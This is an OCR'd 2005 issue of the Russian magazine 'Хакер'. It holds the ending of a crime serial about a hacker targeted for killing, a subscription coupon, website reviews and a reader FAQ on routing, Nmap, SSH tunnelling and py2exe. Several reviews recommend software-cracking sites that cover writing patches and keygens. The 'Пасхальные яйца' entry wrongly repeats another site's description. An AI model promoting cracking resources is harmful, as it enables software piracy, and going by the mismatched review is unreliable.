Origin: Кто-то звонит. Пойду открою.
Ali: Origin, тут?
Ali: Эй! У тебя там все в порядке?
Ali: Чувак, прекращай шутить.
* Origin has quit IRC (Ping timeout: 244 seconds)

08.01.

Кардинал и Матфей обедали в загородном доме у Кардинала, еда на столе была разнообразной и вкусной.
- У тебя отличный повар, Саша. Одолжишь мне его как-нибудь? - Матфей подмигнул. - Или могу обменять на моего шофера.
- Спасибо, Витя. Ты же знаешь, у меня не только замечательный повар, но и первоклассный шофер.
Матфей был одним из немногих, кто называл Кардинала по имени. Их отношения вряд ли можно было назвать дружбой. Оба знали, что если будет нужно для дела, они перережут друг другу глотки. Но их интересы пока совпадали, и каждый был другому выгоден. Поэтому Матфей изредка наносил дружеский визит к Кардиналу домой и они вместе ели и общались. В такие моменты можно было попросить о небольшой услуге, и чаще всего эти услуги оказывались уже на следующий день.
Матфей был младше Кардинала на 10 лет. Но предприимчивости в нем было не меньше. Кардинал втайне восхищался своим гостем, который на пути к большой власти убрал всех конкурентов. Хладнокровно, грамотно. Казалось, Матфей не боялся никого, и Кардиналу приходилось лишь догадываться о его реальных страхах.
- Как дочка? - поинтересовался Кардинал.
- Спасибо, замечательно. Передает тебе благодарность за игрушки. Ей особенно понравился тот зеленый динозавр. Она с ним ложится спать.
- Рад слышать.
Мужчины на какое-то время отвлеклись от разговоров и снова принялись за еду.
- Ты, кстати, наблюдаешь за новостями вокруг этого... эм, не совсем удачного новогоднего выступления? - Матфей ухмыльнулся.
- Да. Забавно. Как думаешь, найдут исполнителя?
- Вряд ли. Если хакеры были профессионалами, они не оставили никаких следов.
- Ты-то откуда знаешь?
- Ну я как-то воспользовался хакерскими услугами. Шеф одной фирмы не захотел сотрудничать, пришлось объяснить ему, что он поступает глупо. Хакер достал все отчетности фирмы, в которых явно было видно сокрытие налогов. Этого было достаточно, чтобы обанкротить фирму полностью.
- Ну прям в ногу со временем.
- Да, метод камня и дубины ушел в прошлое.
- А как звали твоего хакера?
- Мм... дай вспомнить... что-то вроде Алкадай или Алькиед.
Кардинал напрягся.
- Может быть, Алкаед?
- Точно! Откуда ты знаешь?
- Представляешь, тоже приходилось с ним работать.
- Почему с ним?
- Не понял?
- Не с ним, с ней. Это девчонка. Я не видел ее фотки, она очень скрытная. Но надеюсь, так же симпатична, как умна.
Кардинал покраснел, в голове у него все перемешалось.
- Откуда-откуда ты знаешь, что она девица?
- Я сам лично разговаривал с ней по телефону. Когда мы обговаривали детали. Правда, один раз, но голосок у нее - это что-то.
- Извини, Витя. Мне нужно сделать один звонок.
- Да нет проблем.
Кардинал встал из-за стола и направился в свой кабинет, где стоял выделенный телефон. Набрав номер, он нетерпеливо выждал гудки и, услышав голос в трубке, рявкнул:
- Какого хрена ты мне навешал? Ты с кем в игры играешь, идиот?
- Извините, Александр Ефимович, я не совсем понимаю... - последовала робкая попытка оправдаться.
- Не понимаешь? Ах ты осел! Вы убрали не того! Мне нужна девка, понимаешь, девка!
- Девка? Я не...
- Alkaed - это женщина. Найди ее и убери. Даю тебе два дня.
Кардинал бросил трубку.

Продолжение в следующем номере.





ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

Бесплатный телефон по всем вопросам подписки **8-800-200-3-999** (включая абонентов МТС, БиЛайн, Мегафон)

ВЫГОДА
Цена подписки на 20% ниже, чем в розничной продаже!
Разыгрываются призы и подарки для подписчиков
Доставка за счет издателя

ГАРАНТИЯ
Вы гарантированно получите все номера журнала
Единая цена по всей России

СЕРВИС
Заказ удобно оплатить через любое отделение банка.
Заказ осуществляется заказной бандеролью
или с курьером

Стоимость заказа на «Хакер» + 2 CD или «Хакер» + DVD

«Хакер» + 2 CD

115р	за номер (экономия 30 руб.*)
690р	за 6 месяцев (экономия 180 руб.*)
1242р	за 12 месяцев (экономия **460** руб.*)

«Хакер» + DVD

130р	за номер (экономия 30 руб.*)
780р	за 6 месяцев (экономия 180 руб.*)
1404р	за 12 месяцев (экономия **516** руб.*)

Стоимость заказа на комплект «Хакер» + «Железо»

189р	комплект на 1 месяц (экономия 80 рублей*)
1071р	комплект на 6 месяцев (экономия 480 рублей*)
2016р	комплект на 12 месяцев (экономия **1220** рублей*)





* экономия от средней розничной цены по Москве

ЗАКАЖИ ЖУРНАЛ В РЕДАКЦИИ И СЭКОНОМЬ ДЕНЬГИ

ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

- ☐ на журнал Хакер + 2 CD
- ☐ на журнал Хакер + DVD
- ☐ на комплект Хакер + 2CD и Железо + CD

на ☐ месяцев

начиная с ______________ 2005 г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ______________

дата рожд. ☐☐.☐☐.☐☐ г.
(день, месяц, год)

АДРЕС ДОСТАВКИ:

индекс ______________

область/край ______________

город ______________

улица ______________

дом ______ корпус ______

квартира/офис ______________

телефон (______) ______________
(код)

e-mail ______________

сумма оплаты ______________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за « ______________ »	
с ______ 2005 г. (месяц)	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за « ______________ »	
с ______ 2005 г. (месяц)	

Ф.И.О.

Подпись плательщика

Кассир

Как оформить заказ?

1. **Заполнить купон и квитанцию**
2. **Перечислить стоимость подписки через Сбербанк**
3. **Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:**

- по электронной почте: subscribe_xa@gameland.ru;
- по факсу: 924-96-94;
- по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ:

Подписка оформляется в день обработки купона и квитанции.

- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

Рекомендуем использовать электронную почту или факс.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в сентябре, то подписку можете оформить с декабря.

По всем вопросам по подписке можно звонить бесплатно по телефону 8-800-200-3-999.
С 1 января 2005 года открыт бесплатный доступ для абонентов сети МТС, БиЛайн, Мегафон.

Подписка для юридических лиц

Москва: ООО "Интер-Почта", тел.: 500-00-60, e-mail: inter-post@sovintel.ru

Регионы: ООО "Корпоративная почта", тел.: 953-92-02, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

www.interpochta.ru




Иван Скляров (www.sklyaroff.ru)

Иван Кузнецов aka SeeD (seed@nsk.ru), Иван Скляров (www.sklyaroff.ru)

ИНФА ОТ ДЯДИ КОДЕРА

www.iakovlev.org




На заглавной странице сайта помещена забавная фотография мужичка - автора проекта, которому, на мой взгляд, еще не хватает бутылки водки и малосольного огурца. Но это не какой-нибудь алкаш, а спец по кодингу в никсах, каких мало. Сайт может оказать неоценимую помощь начинающим программистам под Linux. Очень много подробной и внятной информации на русском, которую нечасто можно найти в учебниках. Есть практически все: программирование сигналов, пайпов, работа с памятью, библиотекой Qt, make, программирование на асме под Linux и пр. Хочу отдельно отметить детальный разбор ядер системы, начиная с версии 0.01 и заканчивая версией 2.6.

ПЕРЕПОЛНЕНИЕ В КАРТИНКАХ

http://nsfsecurity.pr.erau.edu

Англоязычный ресурс, посвященный повышению безопасности в авиационно-ориентированном компьютерном образовании. Возможно, он и не попал бы никогда в этот обзор, если бы не одна забавная особенность. Здесь можно посмотреть в РЕАЛЬНОМ ВРЕМЕНИ, как реализуются многие баги, связанные с безопасностью. Например заходишь в раздел, посвященный Buffer Overflow, и выбираешь нужную демонстрашку. Незаметно загружается страничка с аплетом, нажимаешь появившуюся кнопочку Play и наблюдаешь в цветных картинках, как осуществляется переполнение. Это стоит посмотреть. Демонстрашки также можно скачать для просмотра в оффлайне. Кроме того, на сайте собрано немало познавательных документов в pdf и ссылок по теме.



АРМЯНСКИЙ КРЭКИНГ

http://freenet.am/~arnix


Судя по домену .am, сайт принадлежит армянину под ником arnix. Чувствуется, что автор не новичок в крэкинге. Все материалы уникальны и принадлежат лично arnix. Большинство статей подробно объясняют взлом программ с последующим написанием патчей и кейгенов к ним. Но мне больше всего понравилась «Подробнейшая статья о распаковке программ, упакованных сравнительно легкими пакерами», а также рассказ об ImportTable. Кроме того, в отдельном разделе на сайте выложены некоторые полезные утилиты для крэкера, туториалы и учебники. Пожелаем Арниксу не завалить свой проект на интересном начале.



ЛОМАЕМ ПРОГРАММЫ НА VISUAL BASIC

www.infonegocio.com/vbcrack

Часто можно услышать: «Visual Basic - полный отстой!». Но как бы ты ни относился к этому языку, знать его нужно. VB тесно интегрирован с Windows. Он активно используется в MS Office, является основным в технологиях ASP и WSH, многие софтверные компании разрабатывают приложения исключительно на VB. Этот язык прост в изучении и применении. К тому же, мало крэкеров любят связываться с программами на VB, так как с его p-кодом без бутылочки не разберешься. Данный сайт полностью посвящен взлому программ, написанных на Visual Basic. Замечу, что в Сети очень мало информации по данной теме.





ДИЗАССЕМБЛИРУЙ ВСЕ!

http://gloomy.cjb.net

Этот сайт, похоже, находится в заброшенном состоянии, но еще не потерял своей привлекательности. Его создатель - профессиональный кодер, драйверист в известной российской конторе Infotecs. Поэтому основная полезная информация на сайте связана с различной низкоуровневой мутью, такой как исследование WinAPI-функций, описание интерфейса системных вызовов, дизассемблирование обработчика, глубокая инфа о менеджере памяти и процессах, тонкости дизассемблирования ядра системы и т.п. Также на сайте есть уникальные утилиты, созданные автором.



ПЕРВАЯ СОБАКА США

www.whitehouse.gov/barney


Любишь ли ты свою собаку так, как любит свою Джордж Буш, а заодно с ним еще некоторое количество граждан Соединенных Штатов? Ты не думай, что их любовь выражается только в каких-то банальных материальных вещах вроде нового ошейника к Новому году или полуметровой косточки. Они пошли еще дальше и сделали персональную страничку Барни (так зовут президентского бобика), расположив ее на сервере Белого дома. На сайте есть все о жизни звездно-мохнатого друга президента. Выложена полная биография и в сочных красках приведены все достижения и заслуги терьера. Расписаны по дням все события, происходящие с барбосом. Еженедельные фотосессии, в которых принимает участие собачка, выкладываются здесь же, в отдельной папке фотографий, также складируются и видеофрагменты счастливой жизни пса. Жаждущие прямого общения запросто удовлетворят свои желания, задав вопросы напрямую своему кумиру или отписав на форуме, расположенном здесь же.



ПАСХАЛЬНЫЕ ЯЙЦА

http://eeggs.narod.ru


Англоязычный ресурс, посвященный повышению безопасности в авиационно-ориентированном компьютерном образовании. Возможно, он и не попал бы никогда в этот обзор, если бы не одна забавная особенность. Здесь можно посмотреть в РЕАЛЬНОМ ВРЕМЕНИ, как реализуются многие баги, связанные с безопасностью. Например заходишь в раздел, посвященный Buffer Overflow, и выбираешь нужную демонстрашку. Незаметно загружается страничка с аплетом, нажимаешь появившуюся кнопочку Play и наблюдаешь в цветных картинках, как осуществляется переполнение. Это стоит посмотреть. Демонстрашки также можно скачать для просмотра в оффлайне. Кроме того, на сайте собрано немало познавательных документов в pdf и ссылок по теме.



TOKYOPLASTIC

www.tokyoplastic.com

Твоему вниманию предлагается проект независимых японских аниматоров, взявших главную награду в категории «Лучшая анимация» на фестивале Sundance 2004, с великолепной Flash-графикой, оригинальной идеей и отличным звуковым сопровождением. С самой первой страницы перед зрителем начинает разворачиваться потрясающее действо - своего рода дверь в мир неизведанного за гранью всякой реальности. Дальнейшая навигация по сайту представляет собой интуитивный интерактив, который приводит посетителя к различным креативам создателей. В каждом разделе содержатся работы хозяев сайта, совершенно не похожие друг на друга, как по стилю, так и по сюжетам. Из всех разделов сайта хочется отметить галерею 3D-графики, в которой выставлены психоделические трехмерные картинки, а также так называемую Drummachine - выступление виртуальных барабанщиков, создающих на экране настоящий хардкор. В общем, рекомендую взглянуть на это своими глазами, чтобы получить полное впечатление о представленном сайте, - поверь, оно стоит того.



Степан Ильин aka Step (faq@real.xakep.ru)

FAQ

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком, для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q: Что такое маршрутизация?

A: Маршрутизация представляет собой передачу данных по сети от отправителя к получателю. При этом подразумевается, что на пути данных встречается по крайней мере один промежуточный узел. Объясняю на примере. Для того чтобы передать данные с адреса 192.168.1.1 на 192.168.2.1, необходимо знать адрес специального роутера, например 192.168.1.1, который имеет доступ в подсеть второго компьютера. Именно он и осуществляет передачу данных между двумя подсетями, выполняя связующую функцию. Обычно компьютер в сети работает только с одним роутером - так называемым основным шлюзом. Для связи же с другими сетями/подсетями или инетом используют маршрутизаторы (роутеры).

Каждой сетевой машине заданы жесткие правила маршрутизации (статический роутинг). Если ты хочешь получить текущую таблицу маршрутизации, набери в командной строке команду route print и изучай результат. Каждая строка здесь - маршрут. Другими словами, это правило, указывающее, что данные для заданного узла (первый столбец), располагающегося в заданной подсети (второй столбец), пойдут через заданный роутер (третий столбец), который находится на заданном интерфейсе (четвертый столбец). Последний, пятый столбец метрика - определяет очередность использования данного маршрута. Маршрут с меньшей метрикой будет использован раньше, чем тот, у которого метрика больше.

Вот, собственно, и все. В подробности я углубляться не стану, т.к. это отдельная тема для разговора. Тем более, в рунете доступна масса материалов по этому поводу. Начать стоит с www.citforum.ru/nets/ito/2.shtml.

Q: Намедни заимел легендарный сканер портов Nmap под Windows. Но запустить его не могу. Говорит, что ему какой-то библиотеки не хватает. Как исправить?

A: По всей видимости, нужно поставить эту самую библиотеку :). Сканер Nmap, ровно так же, как и ряд других портов юниксовых программ под Windows, требует установленный набор библиотек Winpcap (win-pcap.polito.it). После его установки все должно встать на свои места. Пользуйся на здоровье. Но вообще, лучше заведи себе шелл на скоростном забугорном хостинге. И с *nix-ами познакомишься, и проку от nmap'а будет в десть раз больше.

Q: У винды (XP Pro) постоянно вылетает синий экран. Никак не могу разобраться, в чем причина глюков. Самое обидное, что этот самый экран ничего конкретного не говорит. Как можно расшифровать его замысловатые коды ошибок?

A: Удивительно, но даже во встроенной виндовой справке расшифровки error-кодов не приводятся. Так что придется посетить пару сторонних ресурсов. Начать стоит с сайта www.vsu.ru/~reb/library/os/BlueScr/nt-stop-codes.htm, который содержит очень добротную подборку обобщающих статей по теме. Единственная проблема в том, что материалы целиком на английском языке. Но не беда. Для тех, у кого английский хромает на обе ноги, идеально подойдет более скромный, но зато русскоязычный ресурс - http://polygon.iphosting.ru/stop/. На этом сайте приведены расшифровки всех кодов, описания ошибок, а в ряде случаев даже руководство по их устранению.


Q: В последнее время все большие и большие обороты набирает сеть BitTorrent. И во многом благодаря алгоритмам передачи данных. Почему? Чем же она так сильно выделяется среди массы других p2p-сетей? На мой взгляд, тот же eDonkey ни в чем не проигрывает.

A: Главный козырь сетей BitTorrent - добротный алгоритм передачи файлов, который в разы увеличивает скорость пиринга и гарантирует целостность передаваемой информации. Передаваемый файл разбивается на фрагменты (по умолчанию 256 Кб), которые потом передаются в случайной последовательности.

Процесс обмена через BitTorrent выглядит следующим образом: владелец какого-либо файла (скажем, DivX-фильма) с помощью специальной программы разбивает его на фрагменты, после чего генерирует для каждого из них контрольную сумму. Таким образом, создается небольшой .torrent-файлик, который содержит имя передаваемого файла, его размер, хэш-коды, а также адреса компьютеров, на которых находятся фрагменты файла. Более того, в нем указывается сетевой адрес компьютера с установленной программой-трекером. Эта программа и будет управлять процессом передачи файла. Torrent-файл выкладывается на общедоступных ресурсах (к примеру, www.link2u.tk), откуда его могут скачать все желающие. Клиентская программа BitTorrent'а этот файл обрабатывает и обращается за инструкциями к удаленному серверу с установленным трекером. Трекер ведет статистику того, кто из юзеров уже что скачал, какую из частей и с какого компьютера можно слить, кто из пользователей уже отключился, а кто по-прежнему находится в онлайне. Все это позволяет эффективно управлять взаимообменом фрагментами файла между пользователями.

На официальном сайте www.bittorrent.com можно получить более полное объяснение принципа работы этой сети, спецификацию протокола и, что самое интересное, исходники на Python'e.





Q У меня проблема. С некоторых пор, когда я сижу в интернете, выскакивает окно с принятым сетевым сообщением. Мессага носит рекламный характер. Я проверял комп и антивирусом, и анти-spyware прогами - бесполезно. Очистка от временных интернет-файлов и удаление всех cookie's тоже не помогают. Что можно предпринять?

A Спам через службу сообщений Windows нынче не редкость. Но бояться его не стоит, ибо укротить дикого зверя очень просто. Если ты не пользуешься встроенной службой сообщений (а иначе забудь и поставь себе какой-нибудь добротный мессенджер), то логичнее всего ее просто отключить. Для этого нужно пройти по маршруту Панель управления -> Администрирование -> Сервисы -> Служба сообщений и в появившемся окне выбрать соответствующий пункт. В принципе, то же самое можно сделать через командную строку: net stop messenger. В том случае, если служба сообщений тебе по каким-то непонятным причинам все-таки нужна, придется ставить специальную софтину, например Messenger Service Spam Filter (www.alnini.com/Messenger-Service-Spam-Filter/dt-1623.html), обрабатывающую сообщения с помощью специальных настраиваемых фильтров.

Q Несколько компьютеров в нашей локалке (Windows XP) не пускают на расшаренные ими ресурсы. При попытке входа с удаленных станций возвращается сообщение: «Вход в систему не произведен: выбранный режим входа для данного пользователя на этом компьютере не предусмотрен».

A Давай по порядку. Во время входа клиент на удаленный компьютер должен предоставить все необходимые для аутентификации данные. Чаще всего - имя пользователя и пароль. В Windows соединение по умолчанию устанавливается под именем и паролем текущего пользователя на клиенте. Если идентификация на сервере не произошла, то возвращается соответствующее оповещение и пользователю предлагается ввести другую связку логин/пароль. Получается, что возможно несколько вариантов:

1. Если пользователь на сервере есть, но с другим паролем (например «Администратор»), то сервер всегда откажет клиенту во входе.
2. Если гостевой вход запрещен (отключена учетная запись «Гость»), то клиент может зайти, только используя реально существующие логин и пароль на сервере.
3. Если учетная запись клиента на сервере отсутствует, то сервер разрешит клиенту вход лишь в тех случаях, когда разрешен гостевой вход.

Если система запрашивает пароль - это значит, что сервер не может авторизовать клиента.

Здесь можно сделать следующее. Первый способ довольно муторный, но безопасный: создать на сервере все необходимые учетные записи. В этом случае к расшаренным ресурсам получают доступ лишь прописанные на серверах пользователи. Если же жесткая идентификация нафиг не нужна, то можно поступить по-другому. Способ значительно проще и подразумевает правильную настройку гостевого доступа. Реализуется очень просто: нужно лишь включить гостевую учетную запись, а в локальных политиках безопасности в пункте «Отказ в доступе к компьютеру из сети» убрать из списка юзера «Гость».



Q Все чаще и чаще начинаю задумываться о безопасности и анонимности работы в Сети. Как я понял, на свободно распространяемые прокси рассчитывать не приходится, поэтому стал покупать приватные. Но и это меня в данный момент не устраивает. Хочу шифрованный канал. Однако отдавать 40-50$ в месяц за VPN-аккаунт мне не по карману. Да и кто знает, быть может, это ментовский сервис? Есть ли какая-нибудь альтернатива?

A В принципе, можно не покупать VPN-аккаунт. Никто не мешает тебе создать свой VPN-гейт. И для этого не обязательно арендовать дорогостоящий dedicated-сервер. Можно обойтись обычным VDS (Virtual Dedicated Server), цена которого обычно варьируется от 10 до 20 долларов в месяц. В зависимости от нагрузки на CPU. Если же VPN тебя по каким-то причинам не устраивает, то есть еще один вариант - SSH-туннелирование. Здесь от тебя вообще требуется самая малость: всего лишь хостинг с поддержкой OpenSSH. Выглядит схема следующим образом:

1. Ставим на компьютер Permeo Security Driver (www.permeo.com) - отличный соксофикатор программ. Он примечателен тем, что может пускать через сокс все и вся даже без предварительной настройки.
2. Далее с помощью SSH-клиента PuTTY (www.chiark.greenend.org.uk/~sgtatham/putty/download.html) или SecureCRT (www.vandyke.com) устанавливаем связь с SSH-сервером и организуем туннель между 127.0.0.1:1080 и внешним соксом.

Все. Теперь весь трафик будет шифроваться у тебя на компе (алгоритмы очень криптостойкие) и идти через 22 порт в шифрованном виде до SSH-сервера, где он будет декодирован и переадресован на сокс. Этот подход даже имеет неоспоримые плюсы. Внешне подобные туннели не вызывают подозрения и выглядят как обычная работа на терминале, в то время как шифрованный VPN видно сразу и всем. Более того, все пользователи VPN наверняка сталкивались с ситуацией, когда VPN-соединение неожиданно и незаметно обрывалось, а работа продолжалась без него, напрямую. Надо сказать, очень досадное недоразумение, которое, безусловно, может привести к необратимым последствиям. В случае с SSH подобное исключено: если порвется SSH-соединение или упадет сокс-сервер, передаваться уже ничего не будет. По-моему, очень неплохой вариант, ценою 2-10 баксов в месяц. Как считаешь?



Q Скачал одну прогу, написанную на Python. Хотелось бы сделать из нее exe-шник, если это возможно. Подскажи!

A Тебе определенно стоит взглянуть в сторону пакета py2exe (http://starship.python.net/crew/theller/py2exe). Он конвертирует питоновские скрипты в исполняемые приложения, которые могут быть позже запущены на любых компьютерах даже без установленного Python'a. Использовать py2exe довольно просто. Для того чтобы перевести скрипт myscript.py в исполняемый файл, нужно написать так называемый distutil-установочный скрипт. Например, так:

```
# setup.py
from distutils.core import setup
import py2exe
setup(console=[«myscript.py»])
```

Запускается скрипт следующим образом:

```
python setup.py py2exe
```

В результате его работы в поддиректории dist появятся файлы myscript.exe, python23.dll и library.zip. Распространять их нужно вместе, иначе могут возникнуть проблемы с запуском программы на сторонних компьютерах.

Q Ура! Свершилось! Наконец-то я начал изучать язык Assembler. Дашь какие-нибудь рекомендации и советы?

A Что здесь можно посоветовать? Главное здесь - упорство и желание. Только в этом случае можно рассчитывать на какие-либо результаты. Неоценимым подспорьем в изучении языка является программа Emu8086 (www.emu8086.com). Она сочетает в себе продвинутый редактор кода, дизассемблер и целый набор отличных пошаговых мануалов по теме. Но это отнюдь не самый сок программы. Изюминкой является эмуляция микропроцессора. Эмулируется все: железо, I/O устройства, софт, вывод данных на экран. Пользователь в этом случае получает отличную возможность проследить за выполнением программы от и до. Выполняя написанную прогу шаг за шагом, можно наблюдать за состоянием регистров, флагов, сумматоров и памяти. Пройденный материал при таком подходе усваивается сразу. Чрезвычайно полезная вещь! Просто конфетка. Must have!

Q Последние три дня моя Fedora во время работы в иксах почему-то начинает зависать. То есть перестает реагировать на нажатия клавиш клавиатуры и мышки, а картинка замирает. Но при этом курсор мышки можно по-прежнему передвигать. Переустановка системы результатов не дала. По-моему, это очень странно. Как считаешь?

A Ну если переустановка системы результатов ощутимых не принесла, то скорее всего дело кроется в железе. В частности, в памяти или проце. Внимательно изучи температурные характеристики: быть может, у тебя банально что-то перегревается. Что же касается двигающегося курсора, то ничего сверхъестественного в этом нет. Даже если компьютер зависнет, то курсор может спокойно перемещаться. Но это возможно только на машинах с современной видеокартой, в дрова которой включена поддержка аппаратного курсора.

Q Купил себе новую машину на базе AMD Athlon 64 3000. Процессор, по идее, поддерживает технологию Cool'n'Quet. Но что-то я не заметил, что она функционирует. Может, ее где-нибудь активировать надо?

A Для полноценной работы технологии Cool'n'Quiet необходимо выполнение трех условий:

1. В BIOS'е материнской платы должен быть активирован соответствующий пункт.
2. В винде должна быть инсталлирована софтина, которая управляет регулятором напряжения на материнке. Так называемый драйвер Cool'n'Quite или, как его иногда в шутку называют, дрова для процессора.
3. По адресу «Панель управления -> Электропитание» должна быть выбрана схема «Диспетчер энергосбережения».

Более того, крайне рекомендуется обновить текущую прошивку материнских плат. На рынке до сих пор попадаются экземпляры с биосами, которые некорректно работают с C'n'Q. Да и не стоит забывать, что многие старенькие материнские платы под Athlon 64 вообще не дружат с Cool'n'Quiet. Некоторые системные платы с Socket 754 деактивируют технологию C'n'Q при установке более двух модулей памяти. Схожие траблы присущи и Socket 939.



